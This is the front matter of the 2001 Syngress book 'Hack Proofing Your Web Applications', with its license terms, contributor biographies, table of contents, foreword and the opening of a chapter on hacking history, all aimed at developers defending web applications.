PLEASE READ BEFORE PROCEEDING

Dear Syngress Customer:

This PDF document is digitally signed by Syngress Publishing. It is recorded as being licensed exclusively to the single-user who purchased it from www.syngress.com. Other than the initial password required to open the document, none of the navigation, print, copy, or edit functions have been disabled. We have done this so that you as an IT Professional can derive the maximum benefit from our product. Once you have saved the document, you may even disable the password requirement by using Adobe Acrobat's "Security Options" menu.

Please read this license, and if it is not acceptable, notify us at customercare@syngress.com within three days of your purchase for a refund. We appreciate your loyalty and thank you in advance for protecting your purchase and our intellectual property.

SYNGRESS PUBLISHING Single-User Ebook License Agreement

This is a legal agreement between you, the end user and Syngress Publishing, Inc. regarding your use of this Syngress copyrighted ebook. (collectively, "Ebook"). By proceeding beyond this page, you agree to be bound by the terms of this agreement. If you do not agree to the terms of this agreement, do not download the Ebook. Promptly notify Syngress Publishing at customercare@syngress.com for a complete refund of your purchase.

1. Grant of License. Syngress hereby grants to you (an individual) the revocable, personal, non-exclusive, and nontransferable right to install and activate the Ebook on two separate computers solely for your personal and non-commercial use. Sharing this Ebook with other individuals, or allowing other individuals to view the contents of this Ebook, is in violation of this license. You may not make the Ebook available on a network, or in any way provide the Ebook to multiple users, unless you have first purchased a multi-user workstation license from Syngress.
2. Copyright. The Ebook is owned by Syngress and protected by United States and international copyright law. You may not remove or conceal any proprietary notices, labels or marks from the Ebook.
3. Restrictions on Use. Except as noted hereunder, you may not, and you may not permit others modify, distribute, or create derivative works of the Ebook; copy (other than one back-up copy), distribute, publicly display, transmit, sell, rent, lease or otherwise exploit the Ebook. You may use any of the features available in The Adobe Acrobat readers to comment, highlight, print, or otherwise annotate the Ebook so long as no change is made to the original content of the Ebook
4. Term of Agreement. The term of this Agreement begins upon download of this Ebook and shall terminate 10 years from the date of purchase. Syngress reserves the right to terminate this Agreement at any time if you violate any provision of this Agreement. If the Agreement is terminated for any reason, you agree immediately to return to Syngress all copies of this Ebook and all accompanying items.

Syngress Publishing, Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively "Makers") of this book ("the Work") do not guarantee or warrant the results to be obtained from the Work. There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state. In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable care, including backup and other appropriate precautions, when working with computers, networks, data, and files.

SYNGRESS®



1 YEAR UPGRADE
BUYER PROTECTION PLAN

HACK PROOFING™

Your Web Applications

The Only Way to Stop a Hacker Is to Think Like One

- Step-by-Step Instructions for Developing Secure Web Applications
- Hundreds of Tools & Traps and Damage & Defense Sidebars and Security Alerts!
- Complete Coverage of How to Hack Your Own Site



Jeff Forristal
Julie Traxler Technical Editor

From the authors
of the best-selling
HACK PROOFING™ YOUR NETWORK

solutions@syngress.com

With more than 1,500,000 copies of our MCSE, MCSD, CompTIA, and Cisco study guides in print, we continue to look for ways we can better serve the information needs of our readers. One way we do that is by listening.

Readers like yourself have been telling us they want an Internet-based service that would extend and enhance the value of our books. Based on reader feedback and our own strategic plan, we have created a Web site that we hope will exceed your expectations.

Solutions@syngress.com is an interactive treasure trove of useful information focusing on our book topics and related technologies. The site offers the following features:

- One-year warranty against content obsolescence due to vendor product upgrades. You can access online updates for any affected chapters.
- "Ask the Author"™ customer query forms that enable you to post questions to our authors and editors.
- Exclusive monthly mailings in which our experts provide answers to reader queries and clear explanations of complex material.
- Regularly updated links to sites specially selected by our editors for readers desiring additional reliable information on key topics.

Best of all, the book you're now holding is your key to this amazing site. Just go to **www.syngress.com/solutions**, and keep this book handy when you register to verify your purchase.

Thank you for giving us the opportunity to serve your needs. And be sure to let us know if there's anything else we can do to help you get the maximum value from your investment. We're listening.

www.syngress.com/solutions

SYNGRESS®



The Only Way to Stop a Hacker Is to Think Like One



Syngress Publishing, Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively "Makers") of this book ("the Work") do not guarantee or warrant the results to be obtained from the Work.

There is no guarantee of any kind, expressed or implied, regarding the Work or its contents. The Work is sold AS IS and WITHOUT WARRANTY. You may have other legal rights, which vary from state to state.

In no event will Makers be liable to you for damages, including any loss of profits, lost savings, or other incidental or consequential damages arising out from the Work or its contents. Because some states do not allow the exclusion or limitation of liability for consequential or incidental damages, the above limitation may not apply to you.

You should always use reasonable case, including backup and other appropriate precautions, when working with computers, networks, data, and files.

Syngress Media®, Syngress®, and "Career Advancement Through Skill Enhancement®," are registered trademarks of Syngress Media, Inc. "Ask the Author™," "Ask the Author UPDATE™," "Mission Critical™," and "Hack Proofing™" are trademarks of Syngress Publishing, Inc. Brands and product names mentioned in this book are trademarks or service marks of their respective companies.

KEY	SERIAL NUMBER
001	BN837R45G
002	AP9EEF4574
003	ZPHGJ264G8
004	BNJ3RG22TS
005	356YH8LLQ2
006	CF4H6J8MMX
007	22D56G7KM6
008	6B8MDD4G6Z
009	L9MNG542FR
010	BY45MQ98WA

PUBLISHED BY
Syngress Publishing, Inc.
800 Hingham Street
Rockland, MA 02370

Hack Proofing Your Web Applications

Copyright © 2001 by Syngress Publishing, Inc. All rights reserved. Printed in the United States of America. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but they may not be reproduced for publication.

Printed in the United States of America

1 2 3 4 5 6 7 8 9 0

ISBN: 1-928994-31-8

Technical edit by: Julie Traxler
Technical review by: Robert Hansen and Kevin Ziese
Co-Publisher: Richard Kristof
Developmental Editor: Kate Glennon
Acquisitions Editor: Catherine B. Nolan
Freelance Editorial Manager: Maribeth Corona-Evans
Copy edit by: Darren Meiss and Beth A. Roberts
Index by: Jennifer Coker
Page Layout and Art by: Shannon Tozier
Cover Design by: Michael Kavish

Distributed by Publishers Group West in the United States.

Acknowledgments

We would like to acknowledge the following people for their kindness and support in making this book possible.

Richard Kristof and Duncan Anderson of Global Knowledge, for their generous access to the IT industry's best courses, instructors and training facilities.

Ralph Troupe, Rhonda St. John, and the team at Callisma for their invaluable insight into the challenges of designing, deploying and supporting world-class enterprise networks.

Karen Cross, Lance Tilford, Meaghan Cunningham, Kim Wylie, Harry Kirchner, Bill Richter, Kevin Votel, and Brittin Clark of Publishers Group West for sharing their incredible marketing experience and expertise.

Mary Ging, Caroline Hird, Simon Beale, Caroline Wheeler, Victoria Fuller, Jonathan Bunkell, and Klaus Beran of Harcourt International for making certain that our vision remains worldwide in scope.

Anneke Baeten, Annabel Dent, and Laurie Giles of Harcourt Australia for all their help.

David Buckland, Wendi Wong, Daniel Loh, Marie Chieng, Lucy Chong, Leslie Lim, Audrey Gan, and Joseph Chan of Transquest Publishers for the enthusiasm with which they receive our books.

Kwon Sung June at Acorn Publishing for his support.

Ethan Atkin at Cranbury International for his help in expanding the Syngress program.

Joe Pisco, Helen Moyer, and the great folks at InterCity Press for all their help.

Contributors

Chris Broomes (MCSE, MCT, MCP+I, CCNA) is a Senior Network Analyst at DevonIT (www.devonitnet.com), a leading networking services provider specializing in network security and VPN solutions. Chris has worked in the IT industry for over eight years and has a wide range of technical experience. Chris is Founder and President of Infinite Solutions Group Inc. (www.infinitesols.com), a network consulting firm located in Lansdowne, PA that specializes in network design, integration, security services, technical writing, and training. Chris is currently pursuing the CCDA and CCNP certifications while mastering the workings of Cisco and Netscreen VPN and security devices.

Jeff Forristal is the Lead Security Developer for Neohapsis, a Chicago-based security solution/consulting firm. Apart from assisting in network security assessments and application security reviews (including source code review), Jeff is the driving force behind Security Alert Consensus, a joint security alert newsletter published on a weekly basis by Neohapsis, Network Computing, and the SANS Institute.

Drew Simonis (CCNA) is a Security Consultant for Fiderus Strategic Security and Privacy Services. He is an information-security specialist with experience in security guidelines, incident response, intrusion detection and prevention, and network and system administration. He has extensive knowledge of TCP/IP data networking and Unix (specifically AIX and Solaris), as well as sound knowledge of routing, switching, and bridging. Drew has been involved in several large-scale Web development efforts for companies such as AT&T, IBM, and several of their customers. This has included both planning and deployment of such efforts as online banking, automated customer care, and an online adaptive insurability assessment used by a major

national insurance company. Drew helps customers of his current employer with network and application security assessments as well as assisting in ongoing development efforts. Drew is a member of MENSA and holds several industry certifications, including IBM Certified Specialist, AIX 4.3 System Administration, AIX 4.3 Communications, Sun Microsystems Certified Solaris System Administrator, Sun Microsystems Certified Solaris Network Administrator, Checkpoint Certified Security Administrator, and Checkpoint Certified Security Engineer. He resides in Tampa, FL.

Brian Bagnall (Sun Certified Java Programmer and Developer) is co-author of the *Sun Certified Programmer for Java 2 Study Guide*. He is currently the lead programmer at IdleWorks, a company located in Western Canada. IdleWorks develops distributed processing solutions for large and medium-sized businesses with supercomputing needs. His background includes working for IBM developing client-side applications. Brian is also a key programmer of Lejos, a Java software development kit for Lego Mindstorms. Brian would like to thank his family for their support, and especially his father Herb.

Michael Dinowitz hosts CF-Talk, the high-volume ColdFusion mailing list, out of House of Fusion.Com. He publishes and writes articles for the Fusion Authority Weekly News Alert (www.fusionauthority.com/alert). Michael is the author of Fusebox: Methodology and Techniques (ColdFusion Edition) and is the co-author of the best-selling ColdFusion Web Application Construction Kit. Whether it's researching the lowest levels of ColdFusion functionality or presenting to an audience, Michael's passion for the language is clear. Outside of Allaire, there are few evangelists as dedicated to the spread of the language and the strengthening of the community.

Jay D. Dyson is a Senior Security Consultant for OneSecure Inc., a trusted provider of managed digital security services. Jay also serves as part-time Security Advisor to the National Aeronautics and Space

Administration (NASA). His extracurricular activities include maintaining Treachery.Net and serving as one of the founding staff members of Attrition.Org.

Joe Dulay (MCSD) is the Vice-President of Technology for the IT Age Corporation. IT Age Corporation is a project management and software development firm specializing in customer-oriented business enterprise and e-commerce solutions located in Atlanta, GA. His current responsibilities include managing the IT department, heading the technology steering committee, software architecture, e-commerce product management, and refining development processes and methodologies. Though most of his responsibilities lay in the role of manager and architect, he is still an active participant of the research and development team. Joe holds a bachelor's degree from the University of Wisconsin in computer science. His background includes positions as a Senior Developer at Siemens Energy and Automation, and as an independent contractor specializing in e-commerce development. Joe would like to thank his family for always being there to help him.

Michael Cross (MCSE, MCPS, MCP+I, CNA) is a Microsoft Certified System Engineer, Microsoft Certified Product Specialist, Microsoft Certified Professional + Internet, and a Certified Novell Administrator. Michael is the Network Administrator, Internet Specialist, and a Programmer for the Niagara Regional Police Service. He is responsible for network security and administration, programming applications, and Webmaster of their Web site at www.nrps.com. He has consulted and assisted in computer-related/Internet criminal cases and is part of an Information Technology team that provides support to a user base of over 800 civilian and uniform users.

Michael owns KnightWare, a company that provides consulting, programming, networking, Web page design, computer training, and other services. He has served as an instructor for private colleges and technical schools in London, Ontario Canada. He has been a freelance writer for several years and has been published over two dozen times

in books and anthologies. Michael currently resides in St. Catharines, Ontario, Canada with his lovely fiancée Jennifer.

Edgar Danielyan (CCNA) is currently self-employed. Edgar has a diploma in company law from the British Institute of Legal Executives and is a certified paralegal from the University of Southern Colorado. He has been working as a Network Administrator and Manager of a top-level domain of Armenia. He has also worked for the United Nations, the Ministry of Defense, a national telco, a bank, and has been a partner in a law firm. He speaks four languages, likes good tea, and is a member of ACM, IEEE CS, USENIX, CIPS, ISOC, and IPG.

David G. Scarbrough is a Senior Developer with Education Networks of America where he is a lead member of the ColdFusion development team. He specializes in developing e-commerce sites. David has ColdFusion 4.5 Master Certification and is also experienced with HTML, JavaScript, PHP, Visual Basic, ActiveX, Flash 4.0, and SQL Server 7. He has also held positions as a Programmer and Computer Scientist. David graduated from Troy State University on Montgomery, AL with a bachelor of science in computer science. He lives in Smyrna, TN.

Technical Editor and Contributor

Julie Traxler is a Senior Software Tester for an Internet software company. Julie has also worked for DecisionOne, EXE Technologies, and TV Guide in positions that include Project Manager, Business Analyst, and Technical Writer. As a systems analyst and designer, Julie establishes quality assurance procedures, builds QA teams, and implements testing processes. The testing plans she has developed include testing for functionality, usability, requirements, acceptance, release, regression, security, integrity, and performance.

Technical Reviewers

Kevin Ziese is a Computer Scientist at Cisco Systems, Inc. Prior to joining Cisco he was a Senior Scientist and Founder of the Wheelgroup Corporation, which was acquired by Cisco Systems in April of 1998. Prior to starting the Wheelgroup Corporation, he was Chief of the Advanced Countermeasures Cell at the Air Force Information Warfare Center.

Robert Hansen is a self-taught computer expert residing in Northern California. Robert, known formerly as RSnake and currently as RSenic, has been heavily involved in the hacking and security scene since the mid 1990s and continues to work closely with black and white hats alike. Robert has worked for a major banner advertising company as an Information Specialist and for several start-up companies as Chief Operations Officer and Chief Security Officer. He has

founded several security sites and organizations, and has been interviewed by many magazines, newspapers, and televisions such as Forbes Online, Computer World, CNN, FOX and ABC News. He sends greets to #hackphreak, #ehap, friends, and family.

Contents

Foreword xxv

Chapter 1 Hacking Methodology 1

Introduction 2
Understanding the Terms 3
A Brief History of Hacking 4
Phone System Hacking 5
Computer Hacking 6
What Motivates a Hacker? 9
Ethical Hacking versus Malicious Hacking 10
Working with Security Professionals 11
Associated Risks with Hiring a Security Professional 12
Understanding Current Attack Types 13
DoS/DDoS 13
Virus Hacking 16
Trojan Horses 18
Worms 21
Rogue Applets 22
Stealing 23
Credit Card Theft 24
Theft of Identity 26
Information Piracy 27
Recognizing Web Application Security Threats 28
Hidden Manipulation 29
Parameter Tampering 29
Cross-Site Scripting 29
Buffer Overflow 30
Cookie Poisoning 31

Understand how rogue applets can transmit bad code:

Mobile code applications, in the form of Java applets, JavaScript, and ActiveX controls, are powerful tools for distributing information. They are also powerful tools for transmitting malicious code. Rogue applets do not replicate themselves or simply corrupt data as viruses do, but instead they are most often specific attacks designed to steal data or disable systems.

Preventing Break-Ins by Thinking Like a Hacker 31
Summary 35
Solutions Fast Track 36
Frequently Asked Questions 40

Chapter 2 How to Avoid Becoming a "Code Grinder" 43

Introduction 44
What Is a Code Grinder? 45
Following the Rules 49
Thinking Creatively When Coding 50
Allowing for Thought 53
Modular Programming Done Correctly 53
Security from the Perspective of a Code Grinder 56
Coding in a Vacuum 58
Building Functional and Secure Web Applications 59
But My Code Is Functional! 66
There Is More to an Application than Functionality 68
Let's Make It Secure and Functional 71
Summary 76
Solutions Fast Track 77
Frequently Asked Questions 78


Chapter 3 Understanding the Risks Associated with Mobile Code 81

Introduction 82
Recognizing the Impact of Mobile Code Attacks 83
Browser Attacks 83
Mail Client Attacks 84
Malicious Scripts or Macros 85
Identifying Common Forms of Mobile Code 86
Macro Languages: Visual Basic for Applications (VBA) 87
Security Problems with VBA 89
Protecting against VBA Viruses 92
JavaScript 93
JavaScript Security Overview 94

Thinking Creatively When Coding

- Be aware of outside influences on your code, expect the unexpected!
- Look for ways to minimize your code; keep the functionality in as small a core as possible.
- Review, review, review! Don't try to isolate your efforts or conceal mistakes.

Understand how mobile code works for Java applets and ActiveX controls:


Sending Computer
HTML E-Mail Containing URL Reference to Code (Java Applet or ActiveX)
Your Computer
HTML E-Mail Retrieves Code When Opened
Server
Applet or ActiveX

Mobile Code Residing on a Web Server

Security Problems 95
Exploiting Plug-In Commands 96
Web-Based E-Mail Attacks 96
Social Engineering 97
Lowering JavaScript Security Risks 97
VBScript 98
VBScript Security Overview 98
VBScript Security Problems 99
VBScript Security Precautions 101
Java Applets 101
Granting Additional Access to Applets 102
Security Problems with Java 103
Java Security Precautions 104
ActiveX Controls 105
ActiveX Security Overview 105
Security Problems with ActiveX 107
E-Mail Attachments and Downloaded Executables 110
Back Orifice 2000 Trojan 111
Protecting Your System from Mobile Code Attacks 115
Security Applications 115
ActiveX Manager 115
Back Orifice Detectors 115
Firewall Software 119
Web-Based Tools 119
Identifying Bad ActiveX Controls 119
Client Security Updates 120
Summary 121
Solutions Fast Track 122
Frequently Asked Questions 123

Chapter 4 Vulnerable CGI Scripts 125

Introduction 126
What Is a CGI Script, and What Does It Do? 127
Typical Uses of CGI Scripts 129
When Should You Use CGI? 135

Tools & Traps...Beware of User Input

One of the most common methods of exploiting CGI scripts and programs is used when scripts allow user input, but the data that users are submitting is not checked. Controlling what information users are able to submit will reduce your chances of being hacked through a CGI script dramatically.

CGI Script Hosting Issues 136
Break-Ins Resulting from Weak CGI Scripts 137
How to Write "Tighter" CGI Scripts 139
Searchable Index Commands 143
CGI Wrappers 144
Whisker 145
Languages for Writing CGI Scripts 149
Unix Shell 150
Perl 151
C/C++ 151
Visual Basic 152
Advantages of Using CGI Scripts 153
Rules for Writing Secure CGI Scripts 153
Storing CGI Scripts 157
Summary 161
Solutions Fast Track 161
Frequently Asked Questions 165

Chapter 5 Hacking Techniques and Tools 167

Introduction 168
A Hacker's Goals 169
Minimize the Warning Signs 170
Maximize the Access 172
Damage, Damage, Damage 175
Turning the Tables 177
The Five Phases of Hacking 178
Creating an Attack Map 179
Building an Execution Plan 182
Establishing a Point of Entry 183
Continued and Further Access 184
The Attack 186
Social Engineering 188
Sensitive Information 188
E-Mail or Messaging Services 189
Telephones and Documents 191
Credentials 193
The Intentional "Back Door" Attack 195

Answers All Your Questions About Hacking Techniques

Q: What should I do if I stumble across a back door in my code base?


A: First and most importantly, determine that it is a genuine back door. Segments of code often appear to have no authentication aspect and can do some rather powerful things, but nonetheless had proper authentication performed prior to their being called. If your best research still indicates that it is a back door, contact an associate in your security department who understands the language in which you're coding and request a review of the code. If that person determines it is a back door, it should be investigated to determine whether the code was introduced simply due to poor planning or actual malice.

Hard-Coding a Back Door Password 195
Exploiting Inherent Weaknesses in Code or Programming Environments 198
The Tools of the Trade 199
Hex Editors 199
Debuggers 201
Disassemblers 202
Windows-Based Tools 202
Quick View 204
DOS-Based Tools 204
Summary 206
Solutions Fast Track 207
Frequently Asked Questions 211

Chapter 6 Code Auditing and Reverse Engineering 215

Introduction 216
How to Efficiently Trace through a Program 216
Auditing and Reviewing Selected Programming Languages 220
Reviewing Java 220
Reviewing Java Server Pages 221
Reviewing Active Server Pages 221
Reviewing Server Side Includes 222
Reviewing Python 222
Reviewing Tool Command Language 222
Reviewing Practical Extraction and Reporting Language 222
Reviewing PHP: Hypertext Preprocessor 223
Reviewing C/C++ 223
Reviewing ColdFusion 224
Looking for Vulnerabilities 224
Getting the Data from the User 225
Looking for Buffer Overflows 226
The str* Family of Functions 227
The strn* Family of Functions 228
The *scanf Family of Functions 228

How to Efficiently Trace through a Program



- ☑ Tracing a program's execution from start to finish is too time-intensive.
- ☑ You can save time by instead going directly to problem areas.
- ☑ This approach allows you to skip benign application processing/calculation logic.

Other Functions Vulnerable to Buffer Overflows 229
Checking the Output Given to the User 230
Format String Vulnerabilities 230
Cross-Site Scripting 232
Information Disclosure 234
Checking for File System Access/Interaction 235
Checking External Program and Code Execution 238
Calling External Programs 239
Dynamic Code Execution 240
External Objects/Libraries 241
Checking Structured Query Language (SQL)/Database Queries 242
Checking Networking and Communication Streams 245
Pulling It All Together 247
Summary 248
Solutions Fast Track 248
Frequently Asked Questions 250

Chapter 7 Securing Your Java Code 253

Introduction 254
Overview of the Java Security Architecture 255
The Java Security Model 257
The Sandbox 259
Security and Java Applets 260
How Java Handles Security 264
Class Loaders 265
The Applet Class Loader 266
Adding Security to a Custom Class Loader 266
Byte-Code Verifier 269
Java Protected Domains 275
Java Security Manager 276
Policy Files 277
The SecurityManager Class 284

Complete coverage of the Java Security Model:

- Class loaders
- Byte-code verification
- Security managers
- Digital signatures
- Authentication using certificates
- JAR signing
- Encryption

Potential Weaknesses in Java 285
DoS Attack/Degradation of Service Attacks 285
Third-Party Trojan Horse Attacks 289
Coding Functional but Secure Java Applets 290
Message Digests 291
Digital Signatures 295
Generating a Key Pair 298
Obtaining and Verifying a Signature 301
Authentication 303
X.509 Certificate Format 305
Obtaining Digital Certificates 305
Protecting Security with JAR Signing 311
Encryption 315
Cryptix Installation Instructions 319
Sun Microsystems Recommendations for Java Security 322
Privileged Code Guidelines 323
Java Code Guidelines 324
C Code Guidelines 325
Summary 326
Solutions Fast Track 327
Frequently Asked Questions 329

Chapter 8 Securing XML 331

Introduction 332
Defining XML 332
Logical Structure 334
Elements 335
Attributes 336
Well-Formed Documents 337
Valid Document 337
XML and XSL/DTD Documents 339
XSL Use of Templates 339
XSL Use of Patterns 340
DTD 344
Schemas 345
Creating Web Applications Using XML 347

Damage & Defense: Debugging XSL

The interaction of a style sheet with an XML document can be a complicated process, and unfortunately, style sheet errors can often be cryptic. Microsoft has an HTML-based XSL debugger you can use to walk through the execution of your XSL. You can also view the source code to make your own improvements. You can find the XSL Debugger at http://msdn.microsoft.com/downloads/samples/internet/xml/sxl_debugger/default.asp.

The Risks Associated with Using XML 352
Confidentiality Concerns 353
Securing XML 354
XML Encryption 355
XML Digital Signatures 362
Summary 366
Solutions Fast Track 367
Frequently Asked Questions 369

Chapter 9 Building Safe ActiveX Internet Controls 371

Introduction 372
Dangers Associated with Using ActiveX 373
Avoiding Common ActiveX Vulnerabilities 375
Lessening the Impact of ActiveX Vulnerabilities 378
Protection at the Network Level 379
Protection at the Client Level 379
Methodology for Writing Safe ActiveX Controls 382
Object Safety Settings 383
Securing ActiveX Controls 385
Control Signing 385
Using Microsoft Authenticode 387
Control Marking 389
Using Safety Settings 389
Using IObjectSafety 390
Marking the Control in the Windows Registry 395
Summary 397
Solutions Fast Track 398
Frequently Asked Questions 400

Chapter 10 Securing ColdFusion 403

Introduction 404
How Does ColdFusion Work? 404
Utilizing the Benefit of Rapid Development 406

Use ActiveX and understand the Authenticode Security Warning



Write Secure ColdFusion Code:


When writing a ColdFusion application, you must look out for a number of tags that involve the movement of data in ways that can be attacked. In most cases, validating the data sent to a page will prevent them from being misused. In others, not allowing attributes to be set dynamically is the answer. For each tag we examine, another solution may be to just turn the tag off (an option controlled by the administration panel). Other tags can not be turned off and must be coded properly.

Understanding ColdFusion Markup Language 408
Scalable Deployment 410
Open Integration 410
Preserving ColdFusion Security 411
Secure Development 414
CFINCLUDE 414
Queries 419
Uploaded Files 425
Denial of Service 425
Turning Off Tags 426
Secure Deployment 427
ColdFusion Application Processing 428
Checking for Existence of Data 428
Checking Data Types 430
Data Evaluation 433
Risks Associated with Using ColdFusion 435
Using Error Handling Programs 438
Monitor.cfm Example 441
Using Per-Session Tracking 444
Summary 447
Solutions Fast Track 448
Frequently Asked Questions 450

Chapter 11 Developing Security-Enabled Applications 451

Introduction 452
The Benefits of Using Security-Enabled Applications 453
Types of Security Used in Applications 454
Digital Signatures 455
Pretty Good Privacy 456
Secure Multipurpose Internet Mail Extension 459
Secure Sockets Layer 460
Server Authentication 462
Client Authentication 462
Digital Certificates 466

Select Cryptography Token, Key Type, and Key Length



Reviewing the Basics of PKI 468
Certificate Services 471
iPlanet by Sun/Netscape 472
Using PKI to Secure Web Applications 472
Implementing PKI in Your Web Infrastructure 473
Microsoft Certificate Services 474
Netscape Certificate Server 478
Installation of Netscape Certificate Server 478
Administering Netscape CMS 483
PKI for Apache Server 486
PKI and Secure Software Toolkits 487
Testing Your Security Implementation 488
Summary 492
Solutions Fast Track 493
Frequently Asked Questions 497

Chapter 12 Cradle to Grave: Working with a Security Plan 499

Introduction 500
Examining Your Code 501
Code Reviews 502
Peer-to-Peer Code Reviews 504
Being Aware of Code Vulnerabilities 508
Testing, Testing, Testing 510
Using Common Sense When Coding 512
Planning 513
Coding Standards 514
Header Comments 514
Variable Declaration Comments 515
The Tools 516
Rule-Based Analyzers 516
Debugging and Error Handling 517
Version Control and Source Code Tracking 518
Creating a Security Plan 520
Security Planning at the Network Level 522
Security Planning at the Application Level 523

Set up a checklist of defects not easily detected through standard testing methods for working in a Java environment:

- Excessive copying of strings—unnecessary copies of immutable objects
- Failure to clone returned objects
- Unnecessary cloning
- Copying arrays by hand
- Copying the wrong thing or making only a partial copy
- Testing new for null
- Using == instead of .equals
- The confusion of nonatomic and atomic operations
- The addition of unnecessary catchblocks
- Failure to implement equals, clone or hashcode

Security Planning at the Desktop Level 523
Web Application Security Process 524
Summary 527
Solutions Fast Track 528
Frequently Asked Questions 530

Appendix Hack Proofing Your Web Applications Fast Track 533

Index 561

Foreword

Hack Proofing Your Web Applications encourages you to address security issues from the earliest stages of application development onward. Our premise is that there is too much at stake to wait for an audit (or worse, a customer) to find flaws or errors in your code. While we acknowledge that there is no way to *completely* eliminate the risk of a malicious attack on your code, we firmly believe that by following the instructions and recommendations in this book, you will dramatically reduce both the likelihood of an attack as well as mitigate the extent of the damage should an attack occur.

This book covers in detail the following key points to successfully hack proof your Web applications:

- A security process must researched, planned, designed, and written for your organization. The process should include a network security plan, an application security plan, and a desktop security plan. All developer, administrator, and quality assurance teams should participate in creating the plan and ultimately be aware of their role in the security process.
- Testing is a fundamental component to application security. Security tests should be as true to a real attack as possible to establish the success or failure of the security measures chosen. Your defenses should take so much effort to penetrate that hackers will be discouraged by the time and effort required.

- Developers must keep current on changes and/or enhancements to the toolsets that they are using. This is essential in development because of the fast pace at which technology changes. Oftentimes patches or new releases are available and yet are not used because of a lack of awareness or a time-consuming backlog prevents proper installation.
- Developers, Webmasters, and network administrators must keep current on known security threats; this can be easily accomplished by monitoring such Web sites as www.SecurityFocus.com or www.cert.org. These sites offer not only a listing of current issues, but also a forum for developers to seek advice regarding security as well as solutions to registered issues.

Security should be multilayered; it is by necessity complex, at all levels. What may work for one programming language may not work for another. The primary goal of this book is to make developers aware of security issues inherent in each programming platform and to provide sound programming solutions.

Chapter 1, "Hacking Methodology," provides you with a foundation-level understanding of the hacker community and its various motivations. Chapter 2, "How to Avoid Becoming a Code Grinder," discusses the fundamental importance of thinking "creatively" as a programmer and explains the perils of developing code without fully understanding its use, function, and ultimately its security flaws. Obstacles to creative and analytic thought include: An environment controlled by management and business interests that are restricted by physical and intellectual security concerns, industry regulations, dependence on older technology, and cost and deadline constraints; this type of environment does not support open evaluations and testing. Chapter 3, "Understanding the Risks Associated with Mobile Code," explores the dangers associated with the use of VBScript, JavaScript, and ActiveX controls and other forms of mobile code, in the context of user safety and the application's effectiveness. An application's functionality and its real and perceived security are at risk when you use these powerful types of code.

Chapter 4, "Vulnerable CGI Scripts," explains the vulnerabilities of using external programs in a Web HTTP server. Chapter 5, "Hacking Techniques and Tools," explores the different tools and technologies that a malicious hacker may use in a successful attack as well as the different types of attacks that may be attempted.

Chapter 6, "Code Auditing and Reverse Engineering," by tracing source code in various languages back to user inputs where security breaches can occur, and begins the practical discussion of what actions developers can take to become aware of the vulnerabilities of their code. Chapters 7, 8, 9, and 10 explore the different types of security risks that are associated with individual languages—Java and JavaScript, XML, ActiveX, and ColdFusion. "Designing Security Enabled Applications," Chapter 11, introduces the concepts of PGP, digital signatures, certificate services, and PKI for the purpose of building visible security into your Web applications. Finally, Chapter 12, "Cradle to Grave: Working with a Security Plan," provides guidelines for implementing code reviews as an insurance policy before implementing new code.

—Julie Traxler

Chapter 1

Hacking Methodology

Solutions in this chapter:

- A Brief History of Hacking
- What Motivates a Hacker?
- Understanding Current Attack Types
- Recognizing Web Application Security Threats
- Preventing Break-Ins by Thinking Like a Hacker

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

You are probably familiar with the attacks of February 2000 on eBay, Yahoo, Amazon, as well as other major e-commerce and non–e-commerce Web sites. Those attacks were all Distributed Denial of Service (DDoS) attacks, and all occurred at the server level. Those same attacks moved hacking to center stage in the IT community and in the press. With that spotlight comes an increased awareness by information security specialists, project managers, and other IT professionals. More and more companies are looking to tighten up security. As a result, hackers have become more creative and more talented, raising the bar on security from not only a network administration standpoint, but also from an applications development standpoint.

To go about creating a defense, you must try to approach an understanding of where these attacks could originate, from whom, and why they would target you. You will learn in this book that your systems and applications can be targeted or chosen randomly, so your defense strategy must be as comprehensive as possible and under constant evaluation. If you can test and evaluate your programs by emulating attacks, you will be more capable of finding vulnerabilities before an uninvited guest does so.

Hackers range from inexperienced vandals—just showing off by defacing your site—to master hackers who will compromise your databases for possible financial gain. All of them may attain some kind of public infamy.

Just say the name Kevin Mitnick to anyone in the Internet world, and they instantly recognize his name. Mitnick served years in prison for hacking crimes and became the media's poster child for hackers everywhere, while being viewed in the hacker community as the sacrificial lamb.

Mitnick may have helped to bring hacking to the limelight recently, but he certainly was far from the first to partake in hacking. Due largely in part to the recent increase in the notoriety and popularity of hacking, a misconception persists among the general population that hacking is a relatively new phenomenon. Nothing could be further from the truth. The origins of hacking superseded the invention of the Internet, or even

the computer for that matter. As we discuss later in this chapter, various types of code breaking and phone technology hacking were important precursors.

Throughout this book, you will be given development tools to assist you in hack proofing your Web applications. This book will give you a basic outline for approaches to secure site management, writing more secure code, implementing security plans, and helping you learn to think "like a hacker" to better protect your assets, which may include site availability, data privacy, data integrity, and site content.

Understanding the Terms

Let's take a couple of minutes to be certain that you understand what it means when we talk about a *hacker*. Many different terms are used to describe a hacker, many of which have different connotations depending on who is describing whom. Take a look at The Jargon File (http://info.astrian.net/jargon) to get a sense of how the community has developed its own vocabulary and culture.

